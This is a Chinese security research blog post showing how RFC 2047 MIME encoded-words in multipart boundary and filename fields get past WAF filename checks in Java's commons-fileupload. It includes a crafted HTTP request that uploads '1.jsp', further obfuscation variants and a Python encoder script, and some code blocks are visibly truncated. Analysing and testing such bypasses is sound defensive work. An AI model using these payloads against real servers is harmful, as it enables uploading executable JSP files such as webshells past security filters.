

# Java文件上传大杀器-绕waf(针对commons-fileupload组件)

@Y4tacker

来个中二的标题，哈哈哈，灵感来源于昨晚赛博群有个师傅@我是killer发了篇新文章，在那篇文章当中提到了在 `filename="1.jsp"` 的filename字符左右可以加上一些空白字符 `%20 %09 %0a %0b %0c %0d %1c %1d %1e %1f`，比如 `%20filename%0a="1.jsp"`(直接用url编码为了区别) 这样导致waf匹配不到我们上传文件名，而我们上传依然可以解析，我对此进行了更深入的研究，也是对师傅文章的一次补充，下面为了衔接还是先梳理一遍，看过赛博群的师傅可以先跳过前面的部分，直接看最后一部分(毕竟我想发个博客)

## 上传代码

针对使用commons-fileupload处理文件上传

```
public class TestServlet extends HttpServlet {
    public void doPost(HttpServletRequest request, HttpServletResponse
response) throws IOException {
        String path = "/Users/y4tacker/Desktop/JavaStudy/testtest";
        try {
            ServletFileUpload servletFileUpload = new
ServletFileUpload(new DiskFileItemFactory());
            servletFileUpload.setHeaderEncoding("UTF-8");
            List<FileItem> fileItems =
servletFileUpload.parseRequest(request);
            for (FileItem fileItem : fileItems) {
                response.getWriter().write(fileItem.getName());
                fileItem.write(new File(path+"/"+fileItem.getName()));
            }
        }
    }
}
```

```

    }
    }catch (Exception e){

    }
}
}

```

## 前置分析

将断点打在 `servletFileUpload.parseRequest(request)` ,跟入 `getItemIterator`

```

public List<FileItem> parseRequest(RequestContext ctx) throws FileUploadException {
    List<FileItem> items = new ArrayList(); items: size = 0
    boolean successful = false; successful: false
    boolean var21 = false;

    FileItem fileItem;
    ArrayList var29;
    try {
        var21 = true;
        FileItemIterator iter = this.getItemIterator(ctx);
        FileItemFactory fac = this.getFileItemFactory();
        if (fac == null) {
            throw new NullPointerException("No FileItemFactory has been set.");
        }

        while(true) {
            if (!iter.hasNext()) {

```

一直往下

到 `org.apache.commons.fileupload.FileUploadBase.FileItemIteratorImpl#FileItemIteratorImpl`

**Content-Type** 要开头为 **multipart/**

```

} else {
    String contentType = ctx.getContentType();
    if (null != contentType && contentType.toLowerCase(Locale.ENGLISH).startsWith("multipart/")) {
        InputStream input = ctx.getInputStream();
        true contentLengthInt = ctx.getContentLength();
        long requestSize = UploadContext.class.isAssignableFrom(ctx.getClass()) ? ((UploadContext)ctx).getContentLength() : (long)contentLengthInt;
        if (FileUploadBase.this.sizeMax >= 0L) {
            if (requestSize != -1L && requestSize > FileUploadBase.this.sizeMax) {
                throw new FileUploadBase.SizeLimitExceededException(String.format("the request was rejected because its size (%s) exceeds the configured maximum (%s)", requestSize, FileUploadBase.this.sizeMax));
            }

            input = new LimitedInputStream((InputStream)input, FileUploadBase.this.sizeMax) {
                protected void raiseError(long pSizeMax, long pCount) throws IOException {
                    FileUploadException ex = new FileUploadBase.SizeLimitExceededException(String.format("the request was rejected because its size (%s) exceeds the configured maximum (%s)", pCount, pSizeMax));
                    throw new FileUploadBase.FileUploadIOException(ex);
                }
            };
        }
    }
}

```


接下来对流的处理部分忽略，到下面有个 `this.boundary = FileUploadBase.this.getBoundary(contentType);`，因为文件上传的格式就是，可以猜出这里就是解析这一部分

```
-----WebKitFormBoundaryTyBDoKvamN58lcEw
Content-Disposition: form-data; name="filename"; filename="1.jsp"

233
-----WebKitFormBoundaryTyBDoKvamN58lcEw--
```

当时师傅跳过中间一些部分到了

`org.apache.commons.fileupload.FileUploadBase#getFileName(java.lang.String)`



```
230
231 @ private String getFileName(String pContentDisposition) {
232     String fileName = null;
233     if (pContentDisposition != null) {
234         String cdL = pContentDisposition.toLowerCase(Locale.ENGLISH);
235         if (cdL.startsWith("form-data") || cdL.startsWith("attachment")) {
236             ParameterParser parser = new ParameterParser();
237             parser.setLowerCaseNames(true);
238             Map<String, String> params = parser.parse(pContentDisposition, separator: ';');
239             if (params.containsKey("filename")) {
240                 fileName = (String)params.get("filename");
241                 if (fileName != null) {
242                     fileName = fileName.trim();
243                 } else {
244                     fileName = "";
245                 }
246             }
247         }
248     }
249     return fileName;
250 }
```

在 `parser.parse(pContentDisposition, ';')`，简单说下作用是先用分号将 `form-data; name="file"; filename="1.jsp"` 分割然后获取 等于号前面的值，这里我们看看 `getToken` 当中的栈（方便大家调试）

```
getToken:99, ParameterParser (org.apache.commons.fileupload)
parseToken:162, ParameterParser (org.apache.commons.fileupload)
parse:311, ParameterParser (org.apache.commons.fileupload)
parse:279, ParameterParser (org.apache.commons.fileupload)
parse:262, ParameterParser (org.apache.commons.fileupload)
parse:246, ParameterParser (org.apache.commons.fileupload)
getBoundary:423, FileUploadBase (org.apache.commons.fileupload)
<init>:988, FileUploadBase$FileItemIteratorImpl
```

这里有个到 `Character.isWhitespace`，也就是@我是killer师傅提到的点，也是我们开篇前言中说到的利用方式，就不多提了

## 正文开启


看看 `getFileName` 调用前，其实传入了一个 `headers`，这个 `headers` 来源于上面的 `this.multi`

而这个 **multi** 来源，还与我们上面的 **bundary** 有关

```
}

this.boundary = FileUploadBase.this.getBoundary(contentType);
if (this.boundary == null) {
    throw new FileUploadException("the request was rejected because no multipart boundary was found");
} else {
    this.notifier = new ProgressNotifier(FileUploadBase.this.listener, requestSize);

    try {
        this.multi = new MultipartStream((InputStream)input, this.boundary, this.notifier);
    } catch (IllegalArgumentException var10) {
        throw new FileUploadBase.InvalidContentTypeException(String.format("The boundary specified in the %s header", contentType));
    }
}
```



继续回到上面的getFileName之前 **this.boundary =**

**FileUploadBase.this.getBoundary(contentType);**

## 失败的绕waf点

从这里可以看到和上面getFileName的分隔符不一样，这里用了两个分隔符，那么这里我就能在想如果getFileName那里如果和这个逻辑不相关岂不是可以拿下

```
protected byte[] getBoundary(String contentType) {
    ParameterParser parser = new ParameterParser();
    parser.setLowerCaseNames(true);
    Map<String, String> params = parser.parse(contentType, new char[]{';', ','});
    String boundaryStr = (String)params.get("boundary");
    if (boundaryStr == null) {
        return null;
    } else {
        byte[] boundary;
    }
}
```

我们知道上面getFileName的参数来源于

**org.apache.commons.fileupload.MultipartStream#readHeaders**，可以看到这里是通过for循环遍历并调用getBytes获取

```
public String readHeaders() throws FileUploadIOException, MultipartStream.MalformedStreamException {
    int i = 0;
    ByteArrayOutputStream baos = new ByteArrayOutputStream();

    byte b;
    for(int size = 0; i < HEADER_SEPARATOR.length; baos.write(b)) {
        try {
            b = this.readByte();
        } catch (FileUploadIOException var8) {
            throw var8;
        } catch (IOException var9) {
            throw new MultipartStream.MalformedStreamException("Stream ended unexpectedly");
        }

        ++size;
        if (size > 10240) {
            throw new MultipartStream.MalformedStreamException(String.format("Header section has more than %s B", size));
        }

        if (b == HEADER_SEPARATOR[i]) {
            ++i;
        } else {
            i = 0;
        }
    }

    String headers = null;
    if (this.headerEncoding != null) {
        try {
            headers = baos.toString(this.headerEncoding);
        }
    }
}
```

而这个input来源就是我们之前传入的输入流

```
public byte readByte() throws IOException {
    if (this.head == this.tail) {
        this.head = 0;
        this.tail = this.input.read(this.buffer, this.head, this.bufSize);
        if (this.tail == -1) {
            throw new EOFException("Stream ended unexpectedly");
        }
    }

    if (this.notifier != null) {
        this.notifier.noteBytesRead(this.tail);
    }

    return this.buffer[this.head++];
}
```

因此这里的绕过思路便是无法奏效，主要原因是，看getFilename这里，分割符只有`;`，我也是麻了

```
@
private String getFileName(String pContentDisposition) {
    String fileName = null;
    if (pContentDisposition != null) {
        String cdL = pContentDisposition.toLowerCase(Locale.ENGLISH);
        if (cdL.startsWith("form-data") || cdL.startsWith("attachment")) {
            ParameterParser parser = new ParameterParser();
            parser.setLowerCaseNames(true);
            Map<String, String> params = parser.parse(pContentDisposition, separator: ';');
            if (params.containsKey("filename")) {
                fileName = (String)params.get("filename");
            }
        }
    }
}
```

## 成功的绕waf点

在 `org.apache.commons.fileupload.ParameterParser#parse(char[], int, int, char)` ,

wow!! , 这里对value进行了 `MimeUtility.decodeText` 操作

```
HashMap<String, String> params = new HashMap(); params: size = 1
this.chars = charArray; chars: [m, u, l, t, i, p, a, r, t, /, +58 more]
this.pos = offset; offset: 0
this.len = length; length: 68 len: 68
String paramName = null; paramName: "boundary"
String paramValue = null; paramValue: "----WebKitFormBoundaryTyBDoKvamN58lcEw"

while(this.hasChar()) {
    paramName = this.parseToken(new char[]{'='}, separator); paramName: "boundary"
    paramValue = null;
    if (this.hasChar() && charArray[this.pos] == '=') { charArray: [m, u, l, t, i, p, a, r,
        ++this.pos; pos: 68
        paramValue = this.parseQuotedToken(new char[]{separator}); separator: ';' 59
        if (paramValue != null) {
            try {
                paramValue = MimeUtility.decodeText(paramValue); paramValue: "----WebKitForm
            } catch (UnsupportedEncodingException var9) {
            }
        }
    }
}
```

我们知道对MIME的编码出现在邮件中, 因为 [SMTP 协议一开始只支持纯 ASCII 文本的传输](#), 这种情况下, 二进制数据要通过 MIME 编码才能发送

那我们来看看这个decode里面干了啥,我直接看了下面如果 `=?` 开头则会调用decode方法

```

    }

    String word = text.substring(wordStart, offset);    text: "f
    if (word.startsWith("=?")) {
        try {
            String decodedWord = decodeWord(word);
            if (!previousTokenEncoded && startWhiteSpace != -1)
                decodedText.append(text.substring(startWhiteSpace,
                startWhiteSpace = -1;
            }

            previousTokenEncoded = true;

```

我来对这串又臭又长的代码进行解读，主要是为了符合[RFC 2047](#)规范

1. 要求以 `=?` 开头
2. 之后要求还要有一个 `?`，中间的内容为编码，也就是 `=?charset?`
3. 获取下一个 `?` 间的内容，这里与下面的编解码有关
4. 之后定位到最后一个 `?=` 间内容执行解码

这里我们来一个实例方便理解上面步骤 `=?gbk?Q?=31=2e=6a=73=70?=?`



```
private static String decodeWord(String word) throws ParseException, UnsupportedEncodingException {
    if (!word.startsWith("?=")) {...} else {
        int charsetPos = word.indexOf( ch: 63, fromIndex: 2);
        if (charsetPos == -1) {
            throw new ParseException("Missing charset in RFC 2047 encoded-word: " + word);
        } else {
            String charset = word.substring(2, charsetPos).toLowerCase();
            int encodingPos = word.indexOf( ch: 63, fromIndex: charsetPos + 1);
            if (encodingPos == -1) {
                throw new ParseException("Missing encoding in RFC 2047 encoded-word: " + word);
            } else {
                String encoding = word.substring(charsetPos + 1, encodingPos);
                int encodedTextPos = word.indexOf( str: "?=", fromIndex: encodingPos + 1);
                if (encodedTextPos == -1) {
                    throw new ParseException("Missing encoded text in RFC 2047 encoded-word: " + word);
                } else {
                    String encodedText = word.substring(encodingPos + 1, encodedTextPos);
                    if (encodedText.length() == 0) {
                        return "";
                    } else {
                        try {
                            ByteArrayOutputStream out = new ByteArrayOutputStream(encodedText.length());
                            byte[] encodedData = encodedText.getBytes( charsetName: "US-ASCII");
                            if (encoding.equals("B")) {
                                Base64Decoder.decode(encodedData, out);
                            } else {
                                if (!encoding.equals("Q")) {
                                    throw new UnsupportedEncodingException("Unknown RFC 2047 encoding: " + encoding);
                                }
                                QuotedPrintableDecoder.decode(encodedData, out);
                            }
                        }
                    }
                }
            }
        }
    }
}
```

从上面的步骤可以看到对指支持两种解码一种是 **B** 一种 **Q**，分别对应 **Base64** 以及 **Quoted-printable** 编码，对于前者大家都很熟悉，对于后者我们这里只说如何编码

Quoted-printable将任何8-bit字节值可编码为3个字符：一个等号"="后跟随两个十六进制数字(0-9或A-F)表示该字节的数值。例如，ASCII码换页符（十进制值为12）可以表示为"=0C"，等号"="（十进制值为61）必须表示为"=3D"，gb2312下“中”表示为=D6=D0

因此我们就可以对这个value进行一些编码的骚操作，下面我们来梳理下可利用的点

1. 一个是控制字符串的编码，这里支持编码很多因为是调用 `new String(decodedData, javaCharset(charset))`，这个javaCharset函数预制了一些，可以看到如果不是这里面的就直接返回那个指，而new String函数里面会调用所有java支持的编码格式去解析，也就是 `charsets.jar` 里面的内容

```
private static String javaCharset(String charset) {
    if (charset == null) {
```

```

        return null;
    } else {
        String mappedCharset =
        (String)MIME2JAVA.get(charset.toLowerCase(Locale.ENGLISH));
        return mappedCharset == null ? charset : mappedCharset;
    }
}
static {
    MIME2JAVA.put("iso-2022-cn", "ISO2022CN");
    MIME2JAVA.put("iso-2022-kr", "ISO2022KR");
    MIME2JAVA.put("utf-8", "UTF8");
    MIME2JAVA.put("utf8", "UTF8");
    MIME2JAVA.put("ja-jp.iso2022-7", "ISO2022JP");
    MIME2JAVA.put("ja-jp.eucjp", "EUCJIS");
    MIME2JAVA.put("euc-kr", "KSC5601");
    MIME2JAVA.put("euckr", "KSC5601");
    MIME2JAVA.put("us-ascii", "ISO-8859-1");
    MIME2JAVA.put("x-us-ascii", "ISO-8859-1");
}

```

## 2. 控制 Base64 以及 Quoted-printable 去解码

这里来测试一下，对能编码的都编码一遍


PrettyRawHex

```
1 POST /export HTTP/1.1
2 Host: 192.168.5.124:8080
3 Pragma: no-cache
4 Cache-Control: no-cache
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.82
  Safari/537.36 Edg/98.0.1108.51
7 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/we
  bp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
8 Accept-Encoding: gzip, deflate
9 Accept-Language:
  zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
10 Connection: close
11 Content-Type: multipart/form-data;
  boundary=?gbk?Q?=2d=2d=2d=2d=57=65=62=4b=69=74=46=6f=72=6d=42
  =6f=75=6e=64=61=72=79=54=79=42=44=6f=4b=76=61=6d=4e=35=38=6c=6
  3=45=77?=
12 Content-Length: 206
13
14 -----WebKitFormBoundaryTyBDoKvamN58lcEw
15 Content-Disposition: form-data; name="
  =?gbk?Q?=66=69=6c=65=6e=61=6d=65?="; filename="
  =?gbk?Q?=31=2e=6a=73=70?="
16
17 233
18 -----WebKitFormBoundaryTyBDoKvamN58lcEw
19
```

PrettyRawHexRender

```
1 1.jsp
```

成功上传怎么说



## 继续增强混淆

还记得吗，当时说的只会提取 `=??=` 之间的内容，那我们在后面加点其他东西也可以，当然 `boundary==?gbk?Q?`

`=2d=2d=2d=2d=57=65=62=4b=69=74=46=6f=72=6d=42=6f=75=6e=64=61=72=79=54=79=42=44=6f=4b=76=61=6d=4e=35=38=6c=63=45=77?=` 这个不能加，因为他在header头，会造成解析出问题

```
3=45=77?=  
12 Content-Length: 224  
13  
14 -----WebKitFormBoundaryTyBDoKvamN58lcEw  
15 Content-Disposition: form-data; name="  
=?gbk?Q?=66=69=6c=65=6e=61=6d=65?=爱不爱我"; filename="  
=?gbk?Q?=31=2e=6a=73=70?=爱你"  
16  
17 233  
18 -----WebKitFormBoundaryTyBDoKvamN58lcEw--  
19
```

## 你以为就这就完了?


再回到 `org.apache.commons.fileupload.util.mime.MimeUtility#decodeText`，这里还有判断 `\t\r\n`

```

char ch = text.charAt(offset);
if (" \t\r\n".indexOf(ch) != -1) {
    for(startWhiteSpace = offset; offset < endOffset; ++offset) {
        ch = text.charAt(offset);
        if (" \t\r\n".indexOf(ch) == -1) {
            endWhiteSpace = offset;
            break;
        }
    }
} else {
    int wordStart;
    for(wordStart = offset; offset < endOffset; ++offset) {
        ch = text.charAt(offset);
        if (" \t\r\n".indexOf(ch) != -1) {
            break;
        }
    }

    String word = text.substring(wordStart, offset);
    if (word.startsWith("=")) {

```



直接解释代码有点累了，看图啥都懂了

```

4 public class Testt {
5     public static void main(String[] args) throws UnsupportedEncodingException {
6         System.out.println(MimeUtility.decodeText("=?utf-8?B?dGVzdA==?="));
7         System.out.println(MimeUtility.decodeText("=?gbk?Q?=31=2e=?="));
8         System.out.println(MimeUtility.decodeText("=?gbk?B?anNw=?="));
9         System.out.println(MimeUtility.decodeText("=?utf-8?B?dGVzdA==?= =?gbk?Q?=31=2e=?\t=?gbk?B?anNw=?="));
10    }
11 }
12

```

Run: Testt x

```

/Library/Java/JavaVirtualMachines/jdk1.8.0_311.jdk/Contents/Home/bin/java ...
test
1.
jsp
test1.jsp

```

## 测试相关代码

整合在一起了,最后再次感谢 @我是killer 师傅的文章带给我的思路

```
import base64

name = "test"
encode = name.encode("utf-8")
b = base64.b64encode(encode)
print("=?utf-8?B?" + b.decode() + "=?")

res = ""
for i in encode.decode("gbk"):
    tmp = hex(ord(i)).split("0x")[1]
    res += f"={tmp}"
print("=?gbk?Q?" + res + "=?")
```